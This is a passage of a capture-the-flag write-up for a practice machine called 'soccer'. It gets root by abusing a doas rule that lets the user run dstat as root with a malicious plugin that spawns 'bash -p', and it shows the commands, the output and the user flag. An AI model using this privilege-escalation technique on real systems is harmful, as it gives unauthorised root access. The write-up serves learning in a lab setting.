Warning: Permanently added '10.129.231.25' (ED25519) to the list of known hosts.
player@10.129.231.25's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Sep 27 13:55:51 UTC 2024

  System load:           0.05
  Usage of /:            70.1% of 3.84GB
  Memory usage:          19%
  Swap usage:            0%
  Processes:             230
  Users logged in:       0
  IPv4 address for eth0: 10.129.231.25
  IPv6 address for eth0: dead:beef::250:56ff:feb0:1cf2

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$
```

After successfully logging into **SSH**, we list the contents and find a **user.txt**. After printing the contents within **user.txt** we see the **user flag**.

```
player@soccer:~$ ls
user.txt
player@soccer:~$ ls
user.txt
player@soccer:~$ cat user.txt
e87da8366c34384768f509860f4d86a8
player@soccer:~$
```

Now that we have **user** lets see if we can escalate to **root**. We can run a find searching for files with the setuid bit set. Files with the setuid bit run with the privileges of the file's owner, which is often the root user. These files can be potential targets for privilege escalation if they are misconfigured or vulnerable.

```
player@soccer:~$ find / -perm -4000 2>/dev/null
/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/at
/snap/snapd/17883/usr/lib/snapd/snap-confine
/snap/core20/1695/usr/bin/chfn
/snap/core20/1695/usr/bin/chsh
/snap/core20/1695/usr/bin/gpasswd
/snap/core20/1695/usr/bin/mount
/snap/core20/1695/usr/bin/newgrp
/snap/core20/1695/usr/bin/passwd
/snap/core20/1695/usr/bin/su
/snap/core20/1695/usr/bin/sudo
/snap/core20/1695/usr/bin/umount
/snap/core20/1695/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1695/usr/lib/openssh/ssh-keysign
player@soccer:~$
```

Option	Description
find /	This starts the find command at the root directory (/) and searches through all subdirectories.
-perm -4000	This option tells find to look for files with the setuid bit set. The 4000 is the octal representation of the setuid permission. The - before 4000 means that the file must have at least these permissions set.
2>/dev/null	This redirects any error messages (file descriptor 2) to /dev/null, effectively discarding them. This is useful to avoid cluttering the output with permission denied errors or other irrelevant messages.

We get a list of results and the **/usr/local/bin/doas** stands out. Lets do a google search for **doas privsec** and see what we find. We find out that **doas** executes arbitrary commands as another user. It's similar to sudo command and looks like we can use the **doas.conf** for privilege escalation.

First we search for the location of **doas.conf**

```
player@soccer:~$ find / -type f -name "doas.conf" 2>/dev/null
/usr/local/etc/doas.conf
player@soccer:~$
```

Option	Description
find /	This starts the find command at the root directory (/) and searches through all subdirectories.
-type f	This option tells find to look for files only (f stands for file).
-name "doas.conf"	This specifies that find should look for files with the name doas.conf.
2>/dev/null	This redirects any error messages (file descriptor 2) to /dev/null, effectively discarding them. This is useful to avoid cluttering the output with permission denied errors or other irrelevant messages.

After printing the contents of **doas.conf** we get the following message.

```
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
player@soccer:~$
```

Here's what it means:

- **permit**: This is a rule that allows certain actions.
- **nopass**: This means that no password is required to execute the command.
- **player**: This is the user who is allowed to execute the command.
- **as root**: This specifies that the command will be executed with root privileges.
- **cmd /usr/bin/dstat**: This is the specific command that is allowed to be executed, in this case, /usr/bin/dstat.

Lets do a google search for **dstat privsec** and see what we find. We find that **dstat** is a versatile tool for generating system resource statistics. It allows users to create a custom plugin and execute by adding option e.g. dstat –myplugin. If we can execute **dstat** command as root, we can gain access to privileges by using our malicious plugin.

dstat

Lets create a new **dstat** plugin. First lets locate the **dstat** directory.

```
player@soccer:~$ find / -type d -name dstat 2>/dev/null
/usr/share/doc/dstat
/usr/share/dstat
/usr/local/share/dstat
player@soccer:~$
```

Option	Description
find /	This starts the find command at the root directory (/) and searches through all subdirectories.
-type d	This option tells find to look for directories only (d stands for directory).
-name dstat	This specifies that find should look for directories with the name dstat.
2>/dev/null	This redirects any error messages (file descriptor 2) to /dev/null, effectively discarding them. This is useful to avoid cluttering the output with permission denied errors or other irrelevant messages.

According to the exploit we can assume the location of **dstat** is **/usr/local/share/dstat** which we can see above from our find search result. Now will create our exploit plugin under **/usr/local/share/dstat.**

```
  GNU nano 4.8                                    dstat_exploit.py
import os

os.system('/usr/bin/bash -P')
```

Command	Description
import os	This imports the os module, which provides a way to interact with the operating system.
os.system('/usr/bin/bash -p')	This function call executes the command /usr/bin/bash -p in the system shell.
/usr/bin/bash	This is the path to the bash shell.
-p	This option tells bash to start in “privileged mode.” In privileged mode, bash does not drop privileges and does not read the ~/.bashrc file. This can be useful for maintaining elevated privileges.

Now lets try to execute **dstat** with our malicious plugin as root by using the **doas** privilege escalation we found above.

```
player@soccer:/usr/local/share/dstat$ doas /usr/bin/dstat --exploit
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for
alternative uses
  import imp
root@soccer:/usr/local/share/dstat#
```

Now we’re able to access **/root** directory and display the contents of **root.txt**